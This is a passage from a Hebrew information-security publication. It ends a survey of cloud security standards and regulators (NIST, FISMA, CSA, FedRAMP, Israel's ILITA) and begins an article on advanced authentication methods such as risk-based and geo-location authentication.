National Institute for Standards and Technology הינו הגוף המשמעותי ביותר כיום בארה"ב לתקינה טכנולוגית. NIST פועל תחת המשרד למסחר והוא מאגד בתוכו מספר גופי משנה וועדות לתקינה והסדרת השימוש בטכנולוגיות ומדע. פעילות NIST בתחום מחשוב הענן מתחילה בהגדרה שגוף זה פרסם⁶¹, דרך פרסומים שונים הקשורים לאימוץ טכנולוגיות ענן והשיקולים והעקרונות הרלוונטיים לגופים פדראליים⁶² ועד פעילות דרך צוות עבודה ייעודיים לנושא הענן. NIST שואב חלק מההנחיות והסמכויות שלו מחוק בשם Federal Information Security Management Act 2002 או בקיצור FISMA, אשר ממונה על קידום נושאי ניהול אבטחת מידע במוסדות פדראליים והגנה על מידע פדראלי רגיש. בין שאר הנושאים בהם החוק נוגע, FISMA מגדיר פרמטרים הקשורים לקבלת רישיון הפעלה (Authorization To Operate) עבור כל גוף ששומר או מתחזק מידע פדראלי רגיש. מתן ATO לספקיות שירותי ענן מקנה למי שמחזיק אותו יכולת עבודה מול משרדי ממשלה וגופים פדראליים אחרים ומהווה עוד אסמכתא לאיכות השירות. חלק מספקיות שירותי הענן אף התכתשו ביניהן לגבי אישור שניתן (או לא) לאחת מהן⁶³.

Cloud Security Alliance

ה-CSA הינו גוף ציבורי ללא מטרת רווח אשר הגדיר לעצמו לקדם את השימוש בשיטות אופטימאליות (best practice) כדי להבטיח המצאות אמצעי אבטחת מידע מיטביים במחשוב ענן וכן לקדם חינוך וידע לגבי השימוש במחשוב ענן על מנת לסייע בשיפור השימוש במחשוב באופן כללי⁶⁴.

60 - Kantara Initiative, **Case Study: Subscribing to a Friend's Cloud**,

<http://kantarainitiative.org/confluence/display/uma/Case+Study%3A+Subscribing+to+a+Friend's+Cloud>

61 - Peter Mell, Timothy Grance: The NIST Definition of Cloud Computing (National Institute of Standards and Technology Special Publication 800-145 7 pages (September 2011): <http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf>

62 - Some of NIST's publications: Guidelines on Security and Privacy (800-144), CC Synopsis & Recommendations (800-146), CC Standards Roadmap (500-291), CC Reference Architecture (500-292), USG CC Technology Roadmap Draft (500-293)

63 - CRN, **Microsoft Admits Lacking Full FISMA Certification For Federal Cloud**,

http://www.crn.com/news/cloud/229401710/microsoft-admits-lacking-full-fisma-certification-for-federal-cloud.htm;jsessionid=VL8dEvVU+98uiUAaYpEH+Q**.ecappj03?cid=rssFeed

64 - CSA, About, <https://cloudsecurityalliance.org/about/>

ה-CSA חוקרים את תחום מחשוב הענן עם דגש על נושא אבטחת המידע וניהול הסיכונים בענן. כחלק מפעילות זו, התגבשו להן מספר קבוצות עבודה ומסמכים חשובים⁶⁵:

- מסמך הנחיות לנושאי חשובים הקשורים לאבטחת מידע במחשוב ענן⁶⁶. מסמך זה מפרט את האימונים המרכזיים הקשורים לשימוש בטכנולוגיות מבוססות ענן. מדובר באחד המסמכים המוכרים של ה-CSA אשר נכתב בראשית דרכו של הארגון ועבר רביזיה בסוף 2011.
- קבוצת עבודה לתחום החדשנות בפתרונות אבטחת מידע בענן.
- קבוצת עבודה לקידום נושא ההסמכות לספקי הענן השונים.
- קבוצת עבודה שתפקידה לבדוק היבטי מחשוב ענן ואבטחת מידע לתחום הניידות (mobile).
- קבוצת עבודה שתפקידה לבדוק היבטי פרטיות ואבטחת מידע בפתרונות Big Data 67 מבוססי ענן.
- קבוצת עבודה שתפקידה להעמיק את הידע לגבי מתן פתרונות אבטחת מידע באמצעות מודל הענן. מספר יוזמות מאוד מעניינות של ה-CSA מתייחסות לנושא הסדרת והשוואת ספקי הענן בינם לבין עצמם וכן מול תקנים והסמכות חיצוניות. על פי פרויקט של ה-CSA בשם Security, Trust & Assurance Registry או בקיצור STAR, מוזמנים ספקי הענן השונים למלא שאלון מיוחד וטבלת הערכה⁶⁸ ולציין בהם את כלל ההסמכות והבקורות החיצוניות שהם מבצעים. מילוי השאלונים מאפשרת שקיפות מול לקוחות פוטנציאליים שמעוניינים במידע לגבי אמצעי אבטחת המידע שספק הענן מצהיר עליהם. פרויקט נוסף של ה-CSA מנסה לקדם מנגנוני אמון בין ספקי הענן ללקוחות שלהם על ידי יוזמה בשם Cloud Trust Protocol. מנגנון האמון הזה (CTP) נועד לספק בצורה שקופה מידע ללקוח על אמצעי ותהליכי אבטחת המידע אצל ספק הענן כדי שהלקוח יוכל לקבל החלטות מושכלות לגבי השימוש הנכון מבחינתו בשירותי הענן⁶⁹.

פרויקט אחר ראוי לציון של ה-CSA הוא הסמכה בשם Certified Cloud Security Knowledge⁷⁰ שהארגון מנפיק לאנשי מקצוע המעוניינים להרחיב את הידע התיאורטי שלהם בנושאי אבטחת מידע בענן בהתבסס על מסמכי הארגון והנחיות שפורסמו על ידי ENISA, הסוכנות האירופית לתקשורת ואבטחת מידע.

Federal Risk and Authorization Management Program

FedRAMP הינה תקן חדש מתחילת 2012 פרי יוזמה של מספר⁷¹ רשויות פדראליות בארה"ב אשר התאגדו כדי להגדיר בקורות שימוש בשירותי ענן עבור גופים ורשויות פדראליות. בקורות FedRAMP

65 - CSA, Research, <https://cloudsecurityalliance.org/research/>

66 - CSA, Security Guidance for Critical Areas of Focus in Cloud Computing V3.0,


<https://cloudsecurityalliance.org/guidance/csaguide.v3.0.pdf>

67 - http://en.wikipedia.org/wiki/Big_data

68 - CSA, CSA Security, Trust & Assurance Resources, <https://cloudsecurityalliance.org/star/>

69 - CSA, Cloud Trust Protocol, https://cloudsecurityalliance.org/research/ctp/#_downloads

70 - CSA, Certificate of Cloud Security Knowledge, <https://cloudsecurityalliance.org/education/ccsk/>



מתבססות על פרסום NIST מספר 800-53 גרסה 723 והם מחייבות כל ספק שירותי ענן אשר מעוניין לענות על מכרזים של רשויות פדראליות. על מנת לעמוד בדרישות התקן, על ספקיות שירותי הענן לקבל אישור FISMA להפעיל שירותי ענן (Authorization To Operate) וכן לשכור חברה חיצונית בעלת אישור מתאים⁷³ שתבצע סקירה של הספק בהתאם להוראות המסמך של NIST לעיל. עד מועד כתיבת שורות אלה הוסמכו רק שני⁷⁴ ספקי שירותי ענן מתוך כמה עשרות שהחלו את התהליך.

הרשות למשפט, טכנולוגיה ומידע

רמו"ט היא רשות ישראלית הפועלת במסגרת משרד המשפטים. היעדים של רמו"ט הם לחזק את ההגנה על מידע אישי, להסדיר ולפקח על השימוש בחתימות אלקטרוניות ולהגביר את האכיפה על עבירות פגיעה בפרטיות. רמו"ט גם משמשת כמרכז ידע בממשלה לחקיקה ופרויקטים בעלי היבטים טכנולוגיים, כגון ממשל זמין⁷⁵.

התייחסות רמו"ט למחשוב ענן ולארגון אבטחת המידע בו באה לידי ביטוי בהנחייה אשר מפרטת את העקרונות להגנת הפרטיות במידע אישי במסגרת הוצאת עבודות ושירותי מידע אישי למיקור חוץ, כלומר רמו"ט רואה במיקור חוץ של מידע את המאפיין העיקרי של שירותי ענן. ההנחיה קובעת מספר עקרונות בסיסיים הדורשים הסדרה בטרם הוצאת פעולות עיבוד מידע למיקור חוץ, לרבות⁷⁶:

- בחינה מקדימה של הלגיטימיות להוצאת הפעילות למיקור חוץ.
- הגדרה ברורה של אופי השירות שיבוצע במיקור חוץ וקביעה מדויקת של מטרת השימוש במידע, כך שלא יתבצע שימוש שלא למטרה לשמה נתקבל המידע.
- הגדרת דרישות אבטחת מידע ושמירה על סודיות כדי למנוע זליגה של המידע.
- הבטחת מתן זכות עיון ותיקון לאזרח אליו המידע נוגע.
- עקרונות לאופן בחירת הקבלן, כגון ניסיון קודם וביורור חשש לניגוד עניינים.
- הדרכה והטמעה של דיני הפרטיות בקרב עובדי הקבלן נותן השירות.
- אופן קיום בקרה של המזמין על עמידת נותן השירות בדיני הפרטיות.
- משך שמירת המידע הנמסר לקבלן לצורך ביצוע השירות ומחיקתו עם גמר ההתקשרות.

71 - GSA, FedRAMP Governance, <http://www.gsa.gov/portal/category/103271>

72 - NIST, Recommended Security Controls for Federal Information Systems and Organizations (NIST Special Publication 800-53 Revision 3), http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final_updated-errata_05-01-2010.pdf

73 - GSA, Third Party Assessment Organizations (3PAOs), <http://www.gsa.gov/portal/category/102387>

74 - GSA, Authorized Cloud Service Providers, <http://www.gsa.gov/portal/content/131931>

75 - משרד המשפטים, אודות הרשות למשפט, טכנולוגיה ומידע, <http://www.justice.gov.il/NR/exeres/DC0807D5-F376-4262-8689-DE14A72A0909.frameless.htm?NRMODE=Published>

76 - משרד המשפטים, הרשות למשפט טכנולוגיה ומידע (רמו"ט): כך תגנו על הפרטיות במידע בשימוש בשירותי מיקור חוץ, <http://www.justice.gov.il/MOJHeb/ILITA/News/mikurhuts.htm>

ההנחייה נכנסה לתוקף במאי 2012 ומהווה התייחסות פומבית יחידה (עד עתה) של הרגולטור בישראל לאתגרים הקשורים למחשוב ענן.

סיכום

טכנולוגיות מידע ידועות באופנתיות מתחלפת. חברות שעוסקות במחקר בתחום נוהגות להשתמש ב-Buzzwords (ביטויים אופנתיים בתרגום חופשי) כדי לתאר את המגמות החשובות בכל תקופה. "מחשוב הענן" החל לכבב בין הביטויים האופנתיים בשנת 2008 ונמצא מאז בתודעה העולמית והמקומית בתחום המחשוב. השנתיים הראשונות להופעת המושג הן שנות ההתרגשות (hype) והן ייחודו על ידי כלל הגורמים העוסקים במחשוב להבנת המושג ולמציאת פרשנות שתתאים לאג'נדה, איש איש לפי העמדה שלו: החוקרים דאגו להבליט את המהפכה הגדולה שמחשוב הענן מבשר עבור כולנו, אנשי המכירות בקרב יצרני פתרונות המחשוב היטיבו לתאר איך כל קוויי הפתרונות של מוצריהם מגלמים בדיוק את מה שמחשוב הענן נועד להביע ואילו הצרכנים התחלקו לשתי קבוצות עיקריות: בקבוצה הראשונה התרכזו כל אותם אנשים אשר נסחפו אחר קולות המהפכה ואילו מולם - הספקנים. אלה שמתארים עד היום את מחשוב הענן כ"חזרה לימי ה-Main Frame (המחשב המרכזי) וללשכת השירות של שנות השמונים".

השנים 2010-2011 אופיינו, לדעתי, בהתפכחות רבתי של כלל הגורמים הנוגעים בדבר. אם היו כאלה שראו בחזונום ארגוני ענק רבים אשר מקיימים שגרת מחשוב, כשכל התשתיות ומערכות הליבה שלהם מופעלות באחד ממודלי הצריכה לפי שימוש בענן, אזי הם התבדו כמעט תמיד. מצד שני ניתן לראות כי בשנים אלה החלה הגירה של צרכנים פרטיים וארגונים קטנים ובינוניים בהמוניהם לכיוון אחד או יותר ממודלי הענן. בראיה לאחור ברור, כי עבור סקטורים מסוימים וארגונים בסדר גודל מסוים מודל הענן פתר הרבה מאוד בעיות כספיות ותפעוליות. מצד שני, בארגונים רבים התברר עד מהרה כי בעיות תאימות בין מערכות הענן למערכות הארגון וכן אתגרי אבטחת מידע גדולים מקשים מאוד על ההגירה לענן.

האם ניתן להגיד שהקונספט הצליח או לא? גם כיום קשה להגיד בצורה חד משמעית האם מדובר בהצלחה או בכישלון. נכון לסוף שנת 2012 אין ביכולתנו לקבוע שום קביעה לגבי רמת ההצלחה של מחשוב ענן. יתרה מזאת, מהי היא הצלחה? ובעיני מי? יתכן מאוד שקצב הצמיחה של תחום מחשוב הענן עונה על הציפיות של ספק ענן מסוים ומאכזב ספק אחר.

לאן הולכים מכאן?

מחשוב הענן משתלב בשנים האחרונות במגמה אחרת, חשובה לא פחות, בתחום המחשוב: מובייל (mobile). מאז שנת 2007, עת הפציע מכשיר ה- iPhone הראשון בידיו של סטיב ג'ובס, מייסדה המנוח של חברת אפל, עבר העולם הטכנולוגי טלטלה שנוגעת לכל אחד ואחת מאתנו. המכשיר הנייד, שעד לפני שנים בודדות הוציא וקיבל שיחות טלפון, הפך לעמדת קצה חכמה ומגוונת מעין כמוה. באמצעות מכשיר נייד אחד ניתן לגלוש באינטרנט, לשלוח מייל, לצלם תמונות, לסחור בבורסה, להשתמש כפלס או פנס, לנווט, להפעיל מכונית, להפיג שעמום עם אלפי משחקים ועוד. שם המשחק הפך להיות: אפליקציות. לא עוד גלישה מהמכשיר הנייד לאתר באינטרנט, כי אם יישום שמותקן על המכשיר ומותאם בצורה אופטימאלית לצרכי המשתמש. המכשיר הנייד החכם הביא לשינוי בדרך שבה הצרכן רוצה לצרוך את שירותי המידע שלו. עובדים בארגונים לא נותרו אדישים והחלו לדרוש חוויה דומה גם במקומות העבודה שלהם. כך החלה מגמה של הבאת מכשירים פרטיים לארגונים⁷⁷. מודל צריכת המידע השתנה כך שחלק גדל והולך מהמידע הפרטי נשמר במכשיר הטלפון החכם ואצל ספק האפליקציה, בענן. גם כיום, חלק משמעותי מהמידע הפרטי של שלנו מאוחסן ומופעל באמצעות מערכות מבוססות ענן. מחשוב הענן, כמו שהזכר כבר במסמך זה, מסוגל לספק ללקוח זמינות גבוהה בכל מקום בו יש תקשורת לאינטרנט. עולם המובייל הוסיף לכך חיבוריות סלולרית אשר מגבירה את הזמינות ואת הגמישות של שירותי התוכן בענן.

לסיכום, ככל ששירותי הענן ימשכו אליהם נתח גדל והולך מהמידע הפרטי וככל שיותר ויותר ארגונים יסתמכו על תשתיות ומערכות מבוססות ענן, כך יגבר הצורך בהסדרת השימוש בשירותים אלה. המשפט יהיה נכון גם מהכיוון השני: קידום תקני שימוש, תקני זמינות, פרטיות ותקני אבטחת מידע יעלה מאוד את אמן ציבור הלקוחות בקונספט שנקרא מחשוב ענן ויאפשר פריחה שלו לאורך זמן.

עם זאת, העדר תקנים מספקים או ריבוי תקנים מקבילים עלול להגביל את הצמיחה של מודל מחשוב הענן עבור לקוחות שמרניים וכן עבור ארגונים אשר כפופים לרגולציות נוקשות בלאו הכי (כמו למשל ארגונים פיננסיים, מוסדות ציבור וממשלה וכיו"ב). אין זה מפתיע שבחלק גדול מהגופים שעוסקים בקידום תקנים בענן ניתן למצוא חברות מסחריות שיש להן נגיעה ישירה לשירותי מחשוב בענן. להן זהו אינטרס ראשון במעלה, שכן הוא שווה הרבה כסף. כמו כן, אין זה מפתיע שהרשויות בארה"ב, אירופה ואפילו ישראל עוסקות בקידום תקנים ורגולציות בתחום מחשוב הענן. תפקידה של המדינה והרגולטור שפועל בשמה לסייע בקידום האינטרסים העסקיים של הגורמים המבוקרים, תוך שמירה על רווחת הצרכנים. גם הרשויות מבינות, כמונו, שמחשוב ענן עשוי לתרום רבות לטכנולוגיה, לפעילות העסקית ולרווחת הציבור. על כן יש לאפשר תמיכה בו על ידי פיתוח מסגרת נאותה של תקנים ורגולציות.

77 - BYOD -Bring Your Own Device

שיטות אימות מתקדמות

מאת יובל סיני

מבוא

מהו "אימות"?

פירוש המושג "אימות" באבטחת מידע, כפי שמופיע בוויקיפדיה:

"באבטחת מידע, אימות היא הדרך לזהות את המשתמש ממנו מגיע מסר למערכת ממוחשבת, כך שתימנע אפשרות של התחזות ותסכל התקפת אדם שבתווך. זיהוי זה משמש למטרות שונות:

- קביעת אמינות המידע.
- קביעת זכויותיו של שולח המסר, תוך מניעת זכויות אלה ממי שאינם מורשים להן.
- לצורך משפטי: באמצעות חתימה אלקטרונית ניתן להוכיח בבית המשפט שמכתב מסוים אכן נשלח על ידי המשתמש שחתום עליו, וכך ניתן לחתום על חוזים דרך רשת האינטרנט, ללא פגישה אישית עם החותם.

ניתן לבצע אימות לפי שלושה קריטריונים:

- זהות האדם.
- חפץ בבעלות האדם.
- ידע של האדם.

כאשר נחוץ זיהוי ברמת ודאות גבוהה, נעשה שימוש במספר אמצעי אימות השייכים לקריטריונים שונים. פעולת אימות אלקטרונית שמתבצעת בהיקף רחב החל מהרבע האחרון של המאה העשרים היא זו המשמשת למשיכת כספים ממכשיר בנק אוטומטי. לזיהוי המושך משמש שילוב של שני אמצעים: כרטיס מגנטי שעליו מוטבע זיהוי של המושך, והקשה של סיסמה הידועה רק למושך. גניבה של רק אחד משני אמצעים אלה אינה מאפשרת התחזות.

במקרים שפעולת האימות היא פחות קריטית, נהוג להסתפק באמצעי זיהוי אחד בלבד. בשעון נוכחות די, בדרך כלל, בהעברת הכרטיס המגנטי, ואין צורך ללוות זאת בסיסמה. בכניסה לאתרי אינטרנט רבים, ובכלל זה ויקיפדיה, די בהקלדת זיהוי משתמש וסיסמה, ואין צורך באמצעי זיהוי פיזי. כרטיס מגנטי הוא אמצעי אבטחה נפוץ, אך ניתן לזייפו. כאשר נחוץ זיהוי ברמת ודאות גבוהה, ניתן להחליף את הכרטיס המגנטי בזיהוי ביומטרי, שאותו קשה יותר לזייף. זיהוי ביומטרי הוא זיהוי על-פי תכונות ביולוגיות של המשתמש, כגון טביעת אצבע, סריקת רשתית או בדיקת דנ"א."

מטרת המאמר הינה לספק סקירה כללית של שיטות אימות מתקדמות אשר זמינות כיום לארגונים, תוך הצגת החסמים אשר עכבו את מימוש שיטות האימות המתקדמות בארגונים. כמו כן, המאמר מציג מספר שיטות אימות הנחשבות בעיני רבים כמתקדמות וכמאובטחות, למרות שבפועל אין כך הדבר.

אקדים את המאוחר ואציין כי אין מטרת המאמר לכלול את כל שיטות האימות המתקדמות הקיימות בשוק. כמו כן, אין המאמר מתיימר להציג תיאור טכני מפורט של שיטות האימות אשר מוצגות בו. בנוסף, מן הראוי לציין כי אין במאמר משום המלצה טכנית ולא משפטית, והמשתמש במידע עושה זאת על אחריותו הבלעדית.

לשם הנוחות, בסוף המאמר מצורפת רשימת ביבליוגרפיה ענפה אשר יכולה לסייע לקורא להעשיר את ידיעותיו בתחום.

חסמים ארגוניים בפני הטמעת טכנולוגיות אימות מתקדמות

ארגונים רבים משתמשים כיום בשיטות אימות קונבנציונליות, אשר מסתמכות בין השאר על שימוש בשם משתמש וסיסמה, ולעיתים בטכנולוגית סיסמה חד פעמית (OTP - One Time Password). לצד החסרונות הרבים אשר קיימים בעת שימוש בשיטות אימות קונבנציונליות, ניתן למנות מספר חסמים עיקריים אשר מנעו עד כה מארגונים רבים להטמיע שיטות אימות מתקדמות:

א. העדר מתודולוגיה של ניהול סיכונים בארגון:

ארגונים רבים אינם מנהלים מתודולוגיה של ניהול סיכונים בארגון, ולפיכך אינם מודעים לאיומים הקיימים בעולם המחשוב. הגישה הניהולית השכיחה אף קובעת כי עדות על "פריצה" למערכות המחשוב בארגון כוללת בחובה נזק הניתן לזיהוי, וזאת בניגוד למציאות העובדתית והמשפטית שבה מקרי "פריצה" רבים אינם מתגלים ב"זמן אמת", אלא רק בדיעבד.

כך לדוגמא, ניתן לראות כי שיטות "ריגול תעשייתי" ו"ריגול בין מדינות" מתבססות לא פעם על עקרון גניבת זהות של עובד הארגון \ המדינה המתחרה, וזאת לשם השגת גישה למידע אשר גילוי יאפשר השגת עליונות על הצד השני. כלומר, מטרתו של הגורם העוין אינה לשתק את מערכות הצד השני, אלא להפוך הוא - מטרתו של הגורם העוין הינה לאסוף מידע לאורך זמן.

דוגמא אחרת ניתן לראות בתוצאות #OpIsrael Day - 7.4.2013, כאשר קבוצות תקיפה שונות טענו כי הצליחו להשיג גישה לתיבות הדואר הציבוריות של משטרת ישראל, ובכלל זה לתיבת הדואר של לשכת המפכ"ל.

תאימות:

תאימות אפליקטיבית ותשתיתית נדרשת לשם הטמעה מוצלחת של פתרונות אימות מתקדמים. כך לדוגמא, ניתן לראות כי ישנן מערכות הפעלה שאינן תומכות בשימוש באלגוריתמים מתקדמים ובכך אינן מתאימות להטמעת טכנולוגיות אימות מתקדמות. לפיכך, עלות ביצוע ההתאמות הנדרשות מהווה מחסום בלתי עביר עבור ארגונים רבים, דבר אשר מונע את הטמעת טכנולוגיות אימות מתקדמות.

ב. סיבוכיות טכנולוגית:

עד לתקופה האחרונה, הטמעת טכנולוגיות אימות מתקדמות היוותה משימה אשר נחשבה לא פעם כבלתי אפשרית לארגון שאינו ארגון Enterprise (כדוגמת: צבא, מוסדות ציבוריים). לפיכך, ארגונים רבים נמנעו מראש לבחון הטמעת טכנולוגיות אימות מתקדמות, ובכך חשפו את עצמם לסיכונים אשר נובעים משימוש בשיטות אימות קונבנציונליות.

ג. אי התאמה לדרישות העסקיות של הארגון:

כלל ידוע הינו כי יש לאזן בין דרישות אבטחת המידע לדרישות העסקיות (תפעוליות) של הארגון. עם זאת, פתרונות האימות אשר היו זמינים עד לפני מספר שנים מנעו מארגונים יכולת הטמעה של מספר שיטות אימות שונות למשתמש, ובכך יצרו מחסום בפני הטמעת טכנולוגיות אימות מתקדמות. לפיכך, נדרשו עוד מספר שנים על מנת לראות את קיומם של מוצרי מדף אשר מאפשרים לארגון לנהל מספר שיטות אימות שונות למשתמש מממשק ניהול אחיד, וזאת בהתאם לפרופיל הגישה הרצויים (VPN, LAN וכדומה).

ד. תקורת תחזוקה והטמעה:

הטמעת טכנולוגיות אימות מתקדמות חייבה את הארגון בעבר להשתמש בגורמי סיוע חוץ ארגוניים, דבר המייקר את עלות ההטמעה ותחזוקה כפתרון. כמו כן, ארגונים נאלצו לשקלל בעלות הכדאיות של הטמעת פתרון אימות מתקדם עלויות משנה, כדוגמת רכישת רישוי ורכיבי חומרה (כדוגמת: Smart Card), דבר אשר היווה חסם בפני קבלת החלטה לאימוץ טכנולוגית האימות הרצויה.

השפעת המחשוב הנייד וה-(BYOD) Bring your own device

מכשירי ה-Smart Phones, iPad ומקביליהם נהפכו לכלי רב תכליתי בידי אנשים פרטיים וארגונים. לצד אימוץ גישת ה-BYOD, ארגונים נאלצים כיום להתמודד עם מגוון טכנולוגיות, אשר מטרתן לאפשר לעובד ולאו ללקוח הארגון להתחבר למערכות המחשוב של הארגון לשם ביצוע עבודות שגרה. כך לדוגמא, גישה למערכות פיננסיות יכולה להתבצע כיום מצידוד מחשוב נייד, ואף גישה ע"י ממשק מוצפן (VPN) לארגון זמינה כיום ממגוון רחב של ציודי מחשוב.

לפיכך, ניתן לראות כי עד לתקופה האחרונה מרבית שיטות האימות אשר שימשו לגישה ממכשירים ניידים לשירותים שכחים אף הם התבססו על שיטות אימות קונבנציונליות. עם זאת, ניתן לראות כי לאחרונה החלה מגמה של אימוץ טכנולוגיות אימות מתקדמות יותר ע"י ארגונים, וזאת משלושה מניעים עיקריים:

- רצון הארגון לצמצם את תקורת התחזוקה למערכות האימות הקיימות.
- רצון הארגון להגביר את רמת מהימנות ואמינות הליך האימות.
- דרישת לקוחות עסקיים של הארגון לשימוש בזיהוי חד ערכי בגישה למשאבים, תוך התבססות על מימוש שיטות אימות המאפשרות אימות מתקדם ממכשירי מובייל, כדוגמת Smart Phone.
- מעבר לסביבות מורכבות, המחייבות מימוש של שירותי Federation (כדוגמת "סביבות הענן") / (Single sign-on) SSO, אשר כוללים בחובם אפשרות למימוש שיטות אימות מתקדמות.

השפעת הרגולציה והמשפטיזציה

את השפעת הרגולציה והמשפטיזציה ניתן לחלק לשני מישורים אשר לכאורה סותרים אחד את השני: מצד אחד, הרגולציה והמשפטיזציה מהווה חסם בפני ארגונים בדרישה לשימוש בשיטות אימות מתקדמות (כדוגמת שימוש באימות ביומטרי), אך מצד שני הרגולציה והמשפטיזציה מטילה חבות על ארגונים לאמת באופן חד ערכי את המשתמש במשאבי הארגון - מבלי לפגוע בפרטיות העובד. כמו כן, לצד הרגולציה והמשפטיזציה יש לזכור כי ארגונים נאלצים להתמודד עם איומים גוברים ונשנים, אשר כוללים ניסיונות כגון גניבת זהו, פרטי של העובד; לקוח המתחבר למשאבי המחשב.

כמענה לסוגיות שצוינו לעיל, במרבית המקרים ארגונים יכולים להשתמש בתהליכים סטנדרטיים אשר קיימים ברגולציה והמשפטיזציה, כדוגמת ההנחיות המשפטיות הנכללות פס"ד איסקוב, לשם יצירת מענה הולם בין דרישות האבטחה, לדרישות הגנת הפרטיות של העובד. ובמילים אחרות, במרבית המקרים ארגונים יכולים לממש כיום שיטות אימות מתקדמות, אשר יכולות לענות לדרישות האבטחיות-עסקיות.

מבוא ל-Risk-Based Authentication (RBA)

Risk-based authentication (RBA) (אימות מבוסס סיכון) הינה גישה מתודולוגית הטוענת כי יש להתאים את רמת האימות בגישה למשאב המחשוב, וזאת בהתאם למספר פרמטרים:

- א. הנזק אשר יכול להיגרם מכשל באבטחת הליך האימות ולא גישת לא מורשים למשאב המחשוב.
- ב. הסבירות שגישה למשאב נתון עלול לגרום לחשיפתו לאיום.

לפיכך, בעת שימוש בגישת "אימות מבוסס סיכון" - העיקרון השולט הינו כי ככל שרמת הסיכון עולה, כך תהליך האימות צריך להיות יותר מקיף ומגביל. להמחשת הגישה המתודולוגית, נשתמש בדוגמה הבאה:

בארגון פלונית ישנה מערכת Webmail הנגישה מהאינטרנט ומנוהלת ע"י ספק צד שלישי, והיא מכילה תכנים שיווקיים-ציבוריים בלבד. מערכת נוספת אשר קיימת בארגון הינה מערכת CRM (Customer Relationship Management) אשר נגישה מהאינטרנט, אשר מכילה פרטי לקוחות ועסקאות.

לאחר ביצוע הליך "ניהול סיכונים" בארגון הנ"ל נקבע כי:


- הנזק אשר יכול להיגרם מכשל באבטחת הליך האימות ולאז גישת לא מורשים למשאב המחשוב - CRM > Webmail.
- הסבירות שגישה למשאב נתון עלול לגרום לחשיפתו לאיום - CRM > Webmail.
- לפיכך, ניתן לשקול מימוש שתי שיטות אימות שונות ומדורגות:
- גישה למערכת ה-Webmail ע"י שם משתמש + סיסמה. במידה שעובד הארגון יהיה מעוניין לגשת למערכת ה-CRM הוא יאלץ לבצע הזדהות נוספת ע"י שימוש באמצעי ביומטרי המותקן על המכשיר הנייד של העובד ("הזדהות חזקה").
- גישה למערכת ה-CRM ע"י שימוש באמצעי ביומטרי המותקן על המכשיר הנייד של העובד ("הזדהות חזקה"). כמו כן, במידה שעובד הארגון עבר אימות ביומטרי מוצלח, הוא יוכל לגשת למערכת ה-Webmail ללא צורך בביצוע אימות נוסף.

המסקנה בעת שימוש בגישת "אימות מבוסס סיכון" הינה כי יש לבצע הלימה בין דרישות האבטחה לבין הדרישות העסקיות-תפעוליות, ובכך לאפשר לארגון גמישות תפעולית לצד שמירה על רמת אבטחה נאותה. כמו כן, גישת "אימות מבוסס סיכון" מאפשרת קביעת רמת אימות על סמך מספר פרמטרים מצטברים (וזאת ע"פ המשקל היחסי של כל פרמטר אימות), וזאת בניגוד לגישה הקונבנציונלית אשר קבעה את שיטת אימות ע"פ סיווג המערכת בלבד.

להמחשת הגישה המתודולוגית של קביעת רמת אימות על סמך מספר פרמטרים מצטברים, נשתמש בדוגמא הבאה:

בארגון פלונית ישנה מערכת Webmail הנגישה מהאינטרנט ומרשת הארגון דרך שרת Reverse Proxy. כאשר עובד ניגש למערכת ה-Webmail מרשת הארגון הוא מזוהה באופן שקוף ע"י מספר פרמטרים:

- חברות המחשב ב-Active Directory Realm ספציפי.
- קיום Kerberos Authentication Ticket תקף למשתמש שמקורו ב-Active Directory Realm ספציפי.
- כתובת ה-IP של מחשב העובד נכללת בטווח כתובות ה-IP הפנימיות של הארגון.
- ב. כאשר עובד ניגש למערכת ה-Webmail מהאינטרנט הוא מזוהה ע"י מספר פרמטרים:
- Client Certificate המזהה את המחשב, כמחשב השייך לארגון. ה-Reverse Proxy מוודא כי התעודה הדיגיטלית אינה במצב Revoke.



- User Certificate המזהה את המשתמש שעובד ארגון. ה-Reverse Proxy מוודא כי התעודה הדיגיטלית אינה במצב Revoke.
- כתובת ה-IP של מחשב העובד אינה נכללת בטווח כתובות ה-IP הפנימיות של הארגון.

לסיכום, ניתן לראות כי שימוש ב-Risk-based authentication (RBA) (אימות מבוסס סיכון) מטשטש את הגבולות המסורתיים בין המושג "אימות" (Authentication) למושג "מתן הרשאות" (Authorization).

שיטות אימות מתקדמות

GPS Location & Geo Location

שיטת אימות זו מתבססת על איסוף שני פרמטרים:

- **Geo Location** - כתובת ה-IP של רכיב המחשוב אשר ממנו נעשה החיבור למשאב המחשוב, והמרתו (בסיוע טבלת המרה) למיקום גיאוגרפי (בד"כ ברמת מדינה ומחוז), הכולל את פרטי ספק האינטרנט (ISP).
- **GPS Location** - מכשירי Smart Phone, Ipad, ודומיהם מכילים מנגנון GPS פנימי, אשר מכיל יכולות Geo Location מורחבות. כלומר, מעבר לכתובת ה-IP ופרטי ספק האינטרנט (ISP), ניתן להגיע לרמת דיוק הקובעת את מיקום רכיב המחשוב אשר ממנו נעשה החיבור למשאב המחשוב ברמת רזולוציה גבוהה (בעלת מרחב סטייה של מתחת לכ-10-12 מטרים ביחס למיקום האמיתי של רכיב המחשוב אשר ממנו נעשה החיבור למשאב המחשוב).
